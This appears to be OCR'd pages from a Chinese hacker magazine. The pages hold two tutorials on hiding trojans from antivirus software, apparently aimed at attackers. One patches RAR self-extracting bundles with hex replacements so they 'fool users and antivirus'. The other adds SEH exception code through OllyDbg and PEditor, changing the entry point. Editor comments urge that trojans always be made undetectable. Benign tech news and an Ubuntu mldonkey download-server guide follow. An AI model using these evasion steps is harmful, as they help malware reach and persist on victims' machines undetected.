


图4 搜索替换

现在弹出“查找及替换数据”窗口，在“数据〔查找〕”中输入807A0161，接着在“数据〔替换／放置〕”中输入替换的807A0160，然后点击确定按钮完成设置操作，如图4。

前面的操作我们已经知道，要使RAR自解压文件躲过各种检测，需要对文件本身进行三处数据的修改。我们已经修改了其中的一处，现在再点击鼠标右键中的“添加数据”命令，再修改其它的两处数据信息，如图5。




图5 替换匹配的数据

设置完成后点击“下一步”按钮，去除“加密可执行文件”和“压缩可执行文件”选项，最后点击“创建Win32可执行文件”按钮，就可以成功的创建出需要的补丁文件。

四、小结

通过这样的一系列修改后，RAR自解压文件在捆绑方面就更加的完美，这样就能轻松的骗过用户和杀毒软件。不过捆绑的

很多效率的。我已经把上边的五个部分的代码全部集成在一起了，写在一个NP.bat的批处理中，相信大家是可以看得明白的。

[np.bat 已收录在本期光盘]

编辑点评：

虽然微软在图形界面的操作系统上取得了成功，但是依旧没有抛弃他发家的老朋友——字符界面下的DOS。现在xp以上操作系统在DOS下扩充了对wmic命令的支持，实现了wmi的接口功能，并且又推出了Windows PowerShell，相信批处理的功能又会提升上一个新的高度了。本期NP抛砖引玉，希望爱好批处理的朋友写出更精彩的代码。不过很遗憾，他只顾写代码了，没有对每句代码的语法进行详细一点的讲解。

利用SEH加花来进行免杀

文·蜀国布衣

从本文你可以学习到：

SEH加花免杀

很多刚刚接触到编程的朋友，其所编写的程序往往不太稳定。但是其熟悉了Windows SEH原理后，再编写相应的软件后就发现不再会弹出警告框了。此外，SEH还被广泛应用于反跟踪以及加解密中，因此利用它来进行免杀也就是顺理成章的事。

一、SEH相关知识

SEH，全称为**Structured Exception Handling**，即结构化异常处理。是Windows操作系统提供给程序设计者的强有力的处理程序错误或异常的一种服务。在VISUAL C++中用户或许已经熟悉了_try{} _finally{} 和_try{} _except {}等结构，但是这些并不是编译程序本身所固有的。本质上只不过是对Windows内在提供的结构化异常处理的包装，不用这些高级语言编译器所提供的包装，照样可以利用系统提供的强大SEH处理功能。在编译器的SEH层减少了直接使用纯操作系统的SEH所带来的危害的同时，也将纯操作系统的SEH从大家的面前隐藏了起来。但是程序遇到SEH异常时，异常交给系统处理，所以利用SEH异常可以一定程度的防止程序被调试。

二、SEH加花操作

上面的理论介绍可能很难理解，其实简单一点说就是，通过这一段SEH异常代码，我们可以防止他人进行跟踪，并跳到相应的地址继续执行。这里我们就通过SEH代码来进行加花操作，其实整个的加密过程还是非常简单的，只不过是用SEH异常代码替换以前的花指令代码而已。

首先运行文件增加区段的工具**ZeroAdd**，点击“选择一个文件”按钮来选择程序，接着在“输入新增加section名”中设置新建区块的名称，区块名称可以随便起，但是只能是英文。然后在“输入新增加section的大小(in hex)”中填入增加区段的字节数，这里我们设置的字节数为100。最后点击“生成新文件”按钮，就可以成功的进行区块的添加，如图1。




图1 增加区段

现在通过**OllyDbg**载入刚刚添加区段的文件，程序自动定位于00402A44这句汇编上，这就是这个程序的入口点。通过滚动条找到刚刚添加的00区段，记录下这个区段其中一段的地址，我这里选择的就是00402E40这句。现在点击右键菜单中的“汇编”命令，接着在弹出的“汇编”窗口输入以下的语句：

```
push 00402A44
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
mov ebx,0
div ebx
```

其中00402A44需要改成你所免杀程序的入口点。SEH异常代码添加完成后，我们来进行文件的最后保存。选择右键菜单“复制到可执行文件”中的“选择部分”命令，然后程序会弹出一个新的提示窗口。在新窗口中点击鼠标右键，选择其中的“保存文件”命令后在弹出的窗口进行保存即可。

由于刚刚更改了文件的入口点，现在需要利用**PEditor**修改入口点。运行PEditor，点击“浏览”按钮选择刚刚修改好的文件。PEditor会自动的读取服务端程序的“文件信息”，我们将原来的入口点“00002A44”，更改为现在的入口点“00402E40”，然后点击“应用更改”按钮对刚才的设置进行确认即可，如图2。




图2 修改完毕后确认保存

三、总结

其实免杀的方法可以说是多种多样的，只要我们在现实生活中多观察多实践，就可以独创一些全新的免杀方法。比如今天介绍的利用SEH加花来免杀，虽然同样是进行加花来免杀操作，但是由于花指令作用的不同而起到的免杀效果也不同。

编辑点评：

曾经以为SEH是个陷阱，没想到还能这么用，看来效果可能会比修改入口点好，如果你能在这一点上面加一点点创新的话，岂不是可以把马活得更长一些吗？

木马文件一定要经过免杀处理，不然运行以后也将很快的被杀毒软件清除。

编辑点评：

一般按照常规的方法对文件进行压缩的话，那么很有可能你还没解压，就已经被杀毒软件杀了，但是在经过这么一番设计制作之后，居然也能骗过杀软，起码在传输的时候能起到一定的效果。

窗外首语：

最近一段时间在现实中流行郁闷，在网上却在流行收购，微软还在讨价还价呢，让我想起市场上买菜的大妈……不好意思……但我真的想不到别的了。倒是几家欢喜几家忧，Sun笑了，谁正躲在墙角哭呢？

Linews

1、Sun：收购MySQL是软件史上第一大并购案

据国外媒体报道，Sun已经完成收购开源软件厂商MySQL。Sun CEO乔纳森·舒瓦茨(Jonathan Schwartz)称赞这笔价值10亿美元的交易是“现代软件史上最重要的并购案”。

舒瓦茨上周在一次电话会议上表示：“我认为，(收购MySQL)是Sun历史上最重要的收购，也是现代软件史上最重要的并购案”。

舒瓦茨还承认，Sun的收购计划还没有结束，但未来的收购对象可能是规模更大的资产，“MySQL是开源领域‘皇冠上的宝石’，截至目前，没有比这更具收购价值的资产了。”

MySQL CEO马顿·尼科斯(Marten Mickos)已出任Sun软件部门新成立的数据库业务部门高级副总裁，他表示：“和Sun的合并在商业模式、技术及公司文化方面都属天作之合”。

过去五年里，总部位于瑞典的MySQL是全球最为成功的开源软件公司之一，其数据库技术已广泛应用于全球各大网站，包

括谷歌、Facebook、百度等。MySQL在全球25个国家共有约400名员工。

风飘点评：

个人看来，在数据库方面，Oracle是最强大的，而MySQL则是最实用的；这次Sun的收购，被称之为“巅峰之作”，即使价值10亿美元的交易并不是Sun历史上最“贵”的收购，但它的意义确实无法取代。有Sun的参与，MySQL的性能和扩展性必将会有新的突破。技术的发展，用户将是最大的受益者。

2、Linux基金会：微软推OOXML的理由很荒唐

据国外媒体报道，Linux基金会常务董事吉姆泽姆林(Jim Zemlin)表示，微软推广OOXML标准作为第二种ISO文档格式的理由是荒唐的。

来自37个国家的代表齐聚日内瓦，对是否批准微软的OOXML标准作为ISO标准进行讨论。在去年9月的首轮投票中，ISO拒绝了微软的请求。

OOXML是微软Office 2007的默认保存格式，而开源文档标准ODF目前已经成为ISO标准。对于微软的“两种标准共存有助于市场竞争”的说法，Linux基金会常务董事吉姆泽姆林说：“这种说法完全是荒谬可笑的。”

此外，微软还认为，两种文档格式并存是很平常的事情。而泽姆林则认为：“微软此举的目的就是希望通过OOXML标准继续维持其垄断地位，其策略与90年代的浏览器大战如出一辙。”

泽姆林还称，ISO根本不需要两种文档格式并存。他最后还表示，希望也相信ISO能够意识到微软的真正目的。

风飘点评：

第一轮较量的战败，微软并没有死心，毕竟OOXML的成败关系的是谁将在以后的发展中取得主动权。如今，我们已经有能力对微软说“不”了，不久之后，我们也将终结微软的霸权。

3、虚拟机Wine得到Google赞助改善兼容性

据Google软件工程师Dan Kegel发布的消息，Linux应用程序Wine得到了Google的赞助，现在该程序的兼容性已经大为改观，包括Adobe Photoshop等软件已经可以在Linux下正常工作。

Wine是一个开源Windows编码应用程序兼容层程序，使用户能够通过Linux操作系统运行Windows应用程序，虽然大多数程序的兼容性仍不够完美，但是Wine已经成为了一种Linux平台下可行的Windows应用程序解决方案。

Adobe Photoshop软件被视为行业标准的专业图形编辑软件，而Liunx平台则缺乏Photoshop支持。跨平台的GIMP软件虽然能满足一些基本的绘图需求，但是由于缺乏CMYK等关键性特性支持，使之一直无法与Photoshop等商业软件进行竞争。照顾到这些用户的需要，Google帮助Wine平台开发小组改进了Photoshop等软件的兼容性问题，并把它成功移植到了Linux操作系统。另外例如Dragon Naturally Speaking等软件的兼容性也得到了改善。

Google的免费照片管理应用程序Picasa的Linux版本，实际上就是通过Wine应用程序完成的。经过自身开发的改进经验，Google帮助Wine完善了Windows应用程序在Linux平台的兼容性改进，目前经过改进的Wine得到了不少用户的赞赏。

风飘点评：

对于虚拟机，Wine似乎被我们冷落了好长一段时间，如今Wine得到Google的赞助，重新绽放出光芒。相信以后Wine能够支持的程序会更多，能够满足一般用户的日常需要，这对Linux的发展和普及将起到巨大的推动作用。

Ubuntu桌面体验之服务器设置

图 Lucifer

从本文您可以学到：
利用ubuntu架设服务器

经过杂志几期的连载，相信大家对Ubuntu有了初步的认识和掌握。本期我们接着深入的探讨一下Ubuntu的一些高级应用，也是大多数Linux系统最基本的应用，成为一台合格的服务器。可以毫不夸张的说，没有Linux就没有互联网的蓬勃发展。基本上所有重量级的应用都有Linux的影子，全球排名前500的超级计算机中，Linux系统占了绝大部分，而Google的集群服务器也是基于Linux系统的。Linux几乎可以胜任所有的服务器应用。本期将对各种常用服务如何在Ubuntu上开启做一个简单的介绍。

首先谈谈作为一个桌面用户对常用服务的开启的认识程度。其实随着计算机硬件的不断发展，服务器、工作站、个人电脑之间性能的差别越来越小，所以家用电脑在做好自己的任务的同时开启各种服务器应用是完全可以的。笔者的电脑就是开启了http、ftp、mail、数据库、irc等等各种服务，配置也不高，奔腾双核t2310＋2G的内存，但是在使用的过程中丝毫不觉得电脑有任何的缓慢，所以Linux是天生的服务器系统，哪怕它作为一个桌面系统而言。那开启这些服务对于一个桌面用户到底有何意义呢？LAMP可是当今最流行的web部署之一，开启这些服务使得日常的计算机生活更加简便，比如你要和朋友交换大文件，Windows下面的做法是开一个QQ传，传到一半断了，继续传，在传的过程中人基本上还是要在电脑前面的。在Linux下面则不同，直接丢到www目录下面把自己的公网ip告诉朋友，然后下载就OK了，完全不必管是如何传的，有没有断线；朋友要共享文件给你的话，可以直接开启ftp的匿名上传功能，用软件上传即可；朋友之间要互相聊天，不必记着繁琐的密码账户，只要irc就可；要想版聊也可以，phpbb2论坛可以任意刷屏，而不必担心版主把你ban了，因为自己就是管理员；发个mail也不需要登录信箱，直接在自己电脑上就OK了……总而言之，Linux使自己的生活变得更简单了。

接着我们依次介绍一下Ubuntu下面如何开启和设置这些服务，如果您有老电脑，仅仅想作为一台下载服务器，那PII级别甚至奔腾级别的就可以，笔者有一台全美达550MHz的CPU＋128M内存的机器就专门作为下载服务器。为什么用这台笔记本作为下载服务器？省电！笔记本作为下载服务器比台式机要省电的多。相信很多家庭用户最感兴趣的是如何将Ubuntu配置成一台下载服务器，因为在Windows下面，要想远程控制家中的电脑下载是非常麻烦的一件事情，但是在Linux下面，有了mldonkey这个软件，一切变得那么简单。你可以远程控制家中的电脑下载各种资源，emule、bt、http、ftp等等，而不必等回到家中再下载。比如下午想看某部最新的电影了，怎么办？在公司下载总归不大好，出去买盘太麻烦又要费钱，回去下载等下载好估计也快睡觉了，这时候就体现出Linux作为下载服务器的好处了，可以用浏览器控制下载。说到这里，口水都快流出来了吧。呵呵，其实还有比这更绝的，很多路由器都能刷DD-WRT或者tomato，而这两个系统都是基于Linux的，如果你的路由器正好

有个usb接口，比如贝尔金的一款7231-4p，这个时候就能用路由器外挂usb硬盘进行下载，做到脱机bt或者电驴下载，连电脑都不用开了，是不是很兴奋？

下面还是讲讲如何在Ubuntu下面设置下载服务器，首先安装还是一如既往的简单，一个**sudo apt-get install mldonkey-server**命令就可以安装好。如果不能正常启动的话，可以在终端里面输入**mlnet**启动，在浏览器内输入**http://127.0.0.1:4080**就可以看到mldonkey的web管理界面，虽然是英文的，但是基本上都很简单，如图1。




图1 mldonkey的web管理界面

剩下的关键问题是配置，因为默认的下载是在自己的home目录下面，有的朋友可能安装Linux仅仅是为了学习，所以把home分区分得比较小，这时候就要修改配置文件。配置文件位于**~/.mldonkey/downloads.ini**，我们需要修改的地方有允许访问的IP，默认只允许本机访问，如果想让外网访问的话，直接修改 **allowed_ips = ["127.0.0.1";"0.0.0.0-255.255.255.255";]**

这样所有的IP都能访问了，所以等下我们可以在访问的时候顺便加个密码。另外几个需要修改的地方就是下载的目录了，修改临时下载目录 **temp_directory ="/media/hda3/incoming/temp"**，还有查找 **shared_directories**，修改其中的相关设置为你要存放的目录，最好是绝对路径，如图2。




图2 修改配置

简单的做了如下配置以后，mldonkey作为下载服务器就能开始运行工作了。打开前面所述的网址，首先修改默认admin用户的密码，在长长的输入框内键入passwd +你的密码就可以了，下次再访问这个页面的时候就需要你输入设置的密码了，安全性也有所提高。其次在Option里面修改一下这几个变量**max_hard_upload_rate**、**max_hard_download_rate**、**max_hard_upload_rate_2**、**max_hard_download_rate_2**。这四个变量对应了两组下载和上传速度，比如当前需要上网或者网游的时候可以把前一组下载上传速度设置的小一点，对于笔者512k的ADSL，我设置成下载40，上传10，另外一组我设置成了256和30，这样在家里有其他电脑上网的时候可以适当的降低下载速度，空闲的时候可以全速下载，不过要是路由器开了QOS的话一直全速也可以，开关的切换按钮在Transfers - Bandwith toggle。




图3 phpmyadmin

